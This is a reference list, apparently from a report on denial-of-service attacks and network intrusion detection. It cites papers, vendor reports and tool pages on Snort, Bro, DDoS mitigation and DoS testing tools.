Mehra, P., 2012. A brief study and comparison of snort and bro open source network intrusion detection systems. *International Journal of Advanced Research in Computer and Communication Engineering*, *1*(6), pp.383-386.

Menasce, D.A., 2003. Web server software architectures. IEEE internet computing, 7(6), pp.78-81.

Muthuregunathan, R., Siddharth, S., Srivathsan, R. and Rajesh, S.R., 2009, July. Efficient snort rule generation using evolutionary computing for network intrusion detection. In *Computational Intelligence, Communication Systems and Networks, 2009. CICSYN'09. First International Conference on* (pp. 336-341). IEEE.

Pavithra, K.C., Shetty, S. and Nagesh, H.R., 2014. A comprehensive study on distributed denial of service attacks and defence mechanisms. In *IJCA Proceedings on International Conference on Information and Communication Technologies*.

Pras, A., Sperotto, A., Moura, G., Drago, I., Barbosa, R., Sadre, R., Schmidt, R. and Hofstede, R., 2010. *Attacks by "Anonymous" WikiLeaks proponents not anonymous* (No. TR-CTI). University of Twente, Centre for Telematics and Information Technology (CTIT).

Rozekrans, T., Mekking, M. and de Koning, J., 2013. Defending against DNS reflection amplification attacks. *University of Amsterdam System & Network Engineering RP1*.

Singh, A.P. and Singh, M.D., 2014. Analysis of Host-Based and Network-Based Intrusion Detection System. *International Journal of Computer Network and Information Security*, *6*(8), p.41

Tayama, S. and Tanaka, H., 2017, June. Analysis of Slow Read DoS Attack and Communication Environment. In *International Conference on Mobile and Wireless Technology*(pp. 350-359). Springer, Singapore.

Tripathi, N., Hubballi, N. and Singh, Y., 2016, August. How secure are web servers? An empirical study of slow HTTP DoS attacks and detection. In Availability, Reliability and Security (ARES), 2016 11th International Conference on (pp. 454-463). IEEE.

***Others***

Anon, Getting started with OSSEC. *Getting started with OSSEC — OSSEC*. Available at: https://ossec.github.io/docs/manual/non-technical-overview.html [Accessed May 10, 2017].

Anon, 2017. Report, S., Press Releases. *Arbor Networks' 12th Annual Worldwide Infrastructure Security Report Finds Attacker Innovation and IoT Exploitation Fuel DDoS Attack Landscape | Arbor Networks®*. Available at: https://www.arbornetworks.com/arbor-networks-12th-annual-worldwide-infrastructure-security-report-finds-attacker-innovation-and-iot-exploitation-fuel-ddos-attack-landscape [Accessed December 10, 2017].

Anon, Tor's Hammer - Slow POST Denial Of Service Testing Tool. *packet storm*. Available at: https://packetstormsecurity.com/files/98831/ [Accessed December 6, 2017].

Anon, OWASP HTTP Post Tool. *OWASP HTTP Post Tool - OWASP*. Available at: https://www.owasp.org/index.php/OWASP_HTTP_Post_Tool [Accessed April 6, 2017].

Anon, 2017. Best DOS Attacks and Free DOS Attacking Tools [Updated for 2017]. *InfoSec Resources*. Available at: http://resources.infosecinstitute.com/dos-attacks-free-dos-attacking-tools/#gref [Accessed September 22, 2017].

Anon, Hping - Active Network Security Tool. *Hping - Active Network Security Tool*. Available at: http://www.hping.org/ [Accessed April 6, 2017].

Anon, *Scapy*. Available at: http://www.secdev.org/projects/scapy/ [Accessed September 6, 2017].

Anon, BlackNurse Denial of Service Attack - NETRESEC Blog. *Netresec*. Available at: http://www.netresec.com/?page=Blog&month=2016-11&post=BlackNurse-Denial-of-Service-Attack [Accessed December 7, 2016].

Anon, 'Cloud Signaling' Coalition (CSC). *Cloud Signaling Coalition - About Cloud Signaling | Arbor Networks®*. Available at: https://www.arbornetworks.com/how-cloud-signaling-works [Accessed September 7, 2017].

Burks, D. (2017). *IntroductionToSecurityOnion*. [online] Available at: https://github.com/Security-Onion-Solutions/security-onion/wiki/IntroductionToSecurityOnion [Accessed 1 Dec. 2017].

Burks, D., 2014. Security onion: Peel back the layers of your network in minutes. *Pittsburgh, PA: Software Engineering Institute*.

Clark, A. (2017). Arbor Cloud Named A Leader in DDoS Mitigation Solutions By Independent Research Firm | Arbor Networks®. [online] Arbornetworks.com. Available at: https://www.arbornetworks.com/arbor-cloud-named-a-leader-in-new-report-by-independent-research-firm [Accessed 12 Dec. 2017].

Eddy, W. (2007). *RFC 4987 - TCP SYN Flooding Attacks and Common Mitigations*. [online] Tools.ietf.org. Available at: https://tools.ietf.org/html/rfc4987 [Accessed 16 Mar. 2016].

Holmes, D., 2013. Mitigating ddos attacks with f5 technology. *F5 Networks, Inc*, pp.2099-2104.

Securelist - Information about Viruses, Hackers and Spam. 2017. *Ddos attacks in Q3 2017 - Securelist*. [online] Available at: https://securelist.com/ddos-attacks-in-q3-2017/83041/. [Accessed 06 December 2017].

Vaughn, R., 2006. DNS Amplification Attacks Preliminary release Randal Vaughn and Gadi Evron March 17, 2006.

Varadarajan, G. K., and M. Santander Peláez. Web application attack analysis using Bro IDS. *Technical report, SANS Institute. InfoSec Reading Room. http://www. sans. org/reading-room/whitepapers/detection/web-application-attack-analysis-bro-ids-34042* (last accessed August 2017). 2.2. 1.3, 2012.

Us-cert.gov. (2013). *DNS Amplification Attacks | US-CERT*. [online] Available at: https://www.us-cert.gov/ncas/alerts/TA13-088A [Accessed 4 Mar. 2016].